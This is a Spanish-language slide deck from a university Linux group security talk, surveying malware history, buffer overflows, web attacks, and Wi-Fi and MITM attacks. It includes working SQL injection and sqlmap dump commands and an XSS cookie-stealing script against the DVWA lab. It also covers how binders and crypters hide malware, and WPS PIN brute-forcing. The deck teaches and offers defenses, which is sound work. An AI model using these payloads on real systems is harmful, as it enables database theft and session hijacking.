



Seguridad Informática

Yago Pérez Sáiz

Acerca de la charla



- GUL.
- Compartir conocimientos.
- Si. ¿Pero hasta qué profundidad?
- Objetivo de abarcar a todo el público posible.
- Espero no dejar indiferente a nadie.
- Haceros reflexionar.
- Atentos durante más de 1 hora.

Un título muy ambicioso

seguridad.

(Del lat. *securitas*, -ātis).

1. f. Cualidad de seguro.

seguro, ra.

(Del lat. *secūrus*).

1. adj. Libre y exento de **todo** peligro, daño o riesgo.
2. adj. Cierto, indubitable y en **cierta** manera infalible.
3. adj. Firme, constante y **que no está en peligro** de faltar o caerse.
4. adj. **No sospechoso**.
5. m. Seguridad, certeza, **confianza**.



Un título muy ambicioso

“El único sistema verdaderamente seguro es aquel que se encuentra apagado, encerrado en una caja fuerte de titanio, enterrado en un bloque de hormigón, rodeado de gas nervioso y vigilado por guardias armados y muy bien pagados. Incluso entonces, yo no apostaría mi vida por ello”

- Gene Spafford

Todo tiene una historia detrás

La era del virus.

Los 85 a los 90 (si que molaban).

Ganas de joder al usuario.

Borrado y corrupción de datos.

Motivación: vandalismo.

Primeros antivirus.



Un poquito de historia


La era del gusano

2000 - 2005

Capacidad para propagarse
por la red.



Mucho más sofisticados.

Caso de estudio: Sasser explotando BOF



Sasser

¿Qué es eso de Buffer Overflow?



Exploits

Capaces de aprovechar una vulnerabilidad de Buffer Overflow para tomar el control del sistema o ejecutar acciones a las que no estaba permitido.

<http://www.exploit-db.com/>

<http://1337day.com/>

¿Navegador web es vulnerable?

¿O los plugins?



**PODEMOS EJECUTAR CÓDIGO
LOCAL CON PRIVILEGIOS DE OTRO
PROCESO**

**¿Y PODEMOS EJECUTAR CÓDIGO
REMOTO? SI**

Entonces ...

Los puertos que están escuchando pueden tener vulnerabilidades.

Y con privilegios!

Podemos escanear servicios con NMAP.



Nmap

```
yago@ubuntu-smb: ~  
yago@ubuntu-smb:~$ nmap www.gul.es  
  
Starting Nmap 5.21 ( http://nmap.org ) at 2014-03-18 20:58 CET  
Nmap scan report for www.gul.es (163.117.156.72)  
Host is up (0.030s latency).  
Not shown: 847 closed ports, 149 filtered ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
443/tcp   open  https  
7777/tcp  open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 2.09 seconds  
yago@ubuntu-smb:~$
```

1.Escaneo 2.Ejecutar exploit (de otro)



```
80/tcp    open      http
81/tcp    open      hosts2.ns
10.0.0.1  [mobile]
11 # nmap -v -sS -O 10.2.2.2
11
13 Starting nmap V. 2.54BETA25
13 Insufficient responses for TCP sequencing (3), OS detection
13 accurate
14 Interesting ports on 10.2.2.2:
44 (The 1539 ports scanned but not shown below are in state: closed)
51 Port      State      Service
51 22/tcp     open       ssh
58
68 No exact OS matches for host
68
24 Nmap run completed -- 1 IP address (1 host up) scanned
50 # sshnuke 10.2.2.2 -rootpw="Z10ND101"
Connecting to 10.2.2.2:ssh ... successful.
Re Attempting to exploit SSHv1 CRC32 ... successful.
IP Resetting root password to "Z10ND101".
System open: Access Level <9>
50 # ssh 10.2.2.2 -l root
root@10.2.2.2's password: █
```

RTF CONTROL

ACCESS GRANTED

¿Como usuario qué puedo hacer?

Actualiza el software que tengas instalado

¿Y si tengo 98.845.654 programas instalados?

Pues en Debian:

```
sudo apt-get update
```

```
sudo apt-get upgrade
```

Punto para GNU/Linux


¿Virus en GNU/Linux?

Si, existen pero muy pocos.
Vulnerabilidades se parchean
rápidamente.

El código es abierto, cualquiera puede taparlo.

Arquitectura UNIX.

Punto para GNU/Linux




Seguimos con nuestra historia



- Pero yo quiero aprender a juankear ya!
- Tranquilo pequeño saltamontes.

Seguimos con nuestra historia

Evolución del nº usuarios de ordenador / Internet



Seguimos con nuestra historia

La era de la web

OMG Todos estamos conectados.

Navegamos por internet a diario.

PC pero también Smartphone, tablets, etc.

Uso de tarjetas de crédito

PROFIT! para los “hackers”



Entra en juego el factor económico.

Esto ya se nos va de las manos.

Virus toman complejidad muy elevada.

Trojanos (RAT) muy completos.

Métodos de distribución:

- Infectando webs.

- Mensajes.

- Otros.





Terminología

Binder: Programa para unir otros programas.

`binder(virus.exe + crack.exe) = medicina.exe`

Crypter: Programa que encapsula a un virus para que su código sea indetectable a los AV.

`crypter(medicina.exe) = medicina_noav.exe`



Infectando a las víctimas

- Divulgación en webs de descargas muy visitadas.




- Hackeando webs vulnerables, ¿Cómo?
Principalmente mediante gracias a
SQLInjection y XSS



SQLInjection

Atención a los desarrolladores web en la sala.



Inyección de SQL

SELECT * FROM users WHERE name = '\$var'

SELECT * FROM users WHERE name = 'Juan'

SELECT * FROM users WHERE name = ' OR 1=1 --

La base de datos procesa nuestra variable

Procesa una sentencia SQL!

```
mysql_query("SELECT * FROM users WHERE name =  
$_GET['name']");
```

Inyección de SQL

Desconfiar siempre de las variables que nos llegan de fuera, hasta de las Cookies.

`mysql_real_escape_string`

Prepared Statements!

SQLi en DVWA

```
' union select @@version, NULL #
```

```
' and 1=1 union select first_name,password from dvwa.users #
```

```
sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --  
cookie="security=medium ; PHPSESSID=xxxxxxxxxxxxxxxxxxxxxxxxxxxx" --dbs  
-D dvwa --tables  
-D dvwa -T users --dump
```



Obtenemos la DB

Login del administrador. Quizás podamos escribir en ficheros y en hasta en otras webs del servidor. Escalada de privilegios.

Party! Inyectamos un código malicioso en el HTML que luego el usuario lo ejecutará.

Mediante BoF conseguimos instalar un virus.

XSS Cross site scripting

Inyección de código script como Java Script

Nos permite ejecutar código malicioso

El .js puede estar alojado en otro servidor


Podemos robar las cookies => sesión

Parece que el riesgo es bajo?: Ubuntu Forums

[Alguna asociación de la UC3M por aquí? ejemejm]

Sanitizar la entrada y la salida siempre

XSS Reflejado



El atacante envía un enlace a la víctima de una web vulnerable a XSS.

La víctima visita el enlace.

Su explorador es vulnerable y se instala malware.

Cross-Site Request Forgery (CSRF)

Al igual que XSS reflejado, hacemos que la víctima visite nuestro enlace al que hemos agregado parámetros.

[www.web.com/index.php?edit_user?
=232&add_admin=true](http://www.web.com/index.php?edit_user?=232&add_admin=true)

No siempre es tan obvio.

Solución: generar tokens aleatorios [explicar]

Remote/Local file inclusion

Añadir código al que se está ejecutando.

<http://web.com/index.php?lang=../admin.php>

Solución: lo que nos llegue, verificarlo.
si espero lang.*.php por ejemplo

XSS en DVWA

```
<SCRIPT>alert("XSS")</SCRIPT>
```

```
<script>new Image().src="http:  
//localhost/cookie.php?" + document.cookie;  
</script>
```

Conclusión

Podemos visitar webs que creemos seguras.

Pero pueden haber sido infectadas.

Navegar sin un explorador actualizado y sin antivirus es un grave riesgo.

GNU/Linux :D

Nuestros ISP regalan routers WiFi!

WEP: Está roto, en cuanto se captura un IV se puede descifrar en minutos.

WPA / WPA2: Seguro.

Pero contemos la historia de las claves por defecto.

Rompiendo WPA / WPA2



Por diccionario, dada una lista de posibles contraseñas, si no, tardaríamos años.

Usando herramientas OpenSource.

Necesitamos el HandShake, que un nodo se conecte.

Forzamos su reconexión.

WPA diccionarios por defecto



<https://code.google.com/p/android-thomson-key-solver/>

WPS: Wifi Protected Setup

USB, NFC, PBC y **PIN**.

00000000 -> 00000000 -> 0000 000

Si tardase 1 segundo:

1157 días -> 115 días -> **2,7 horas**

Pero algunos Pines por defecto se pueden calcular, ataque al WiFi en segundos


WPS con WifiSlax: GOYScript o Reaver



<http://youtu.be/0MhIIQ3ID0Q>

¿Mi vecino h4x0r me roba el WiFi?

¿Qué podemos hacer? El cazador cazado.
Ataques MITM: Man in the middle.




ARPSpoofing

arp spoof
ettercap





wireshark

HTTPS sslstrip

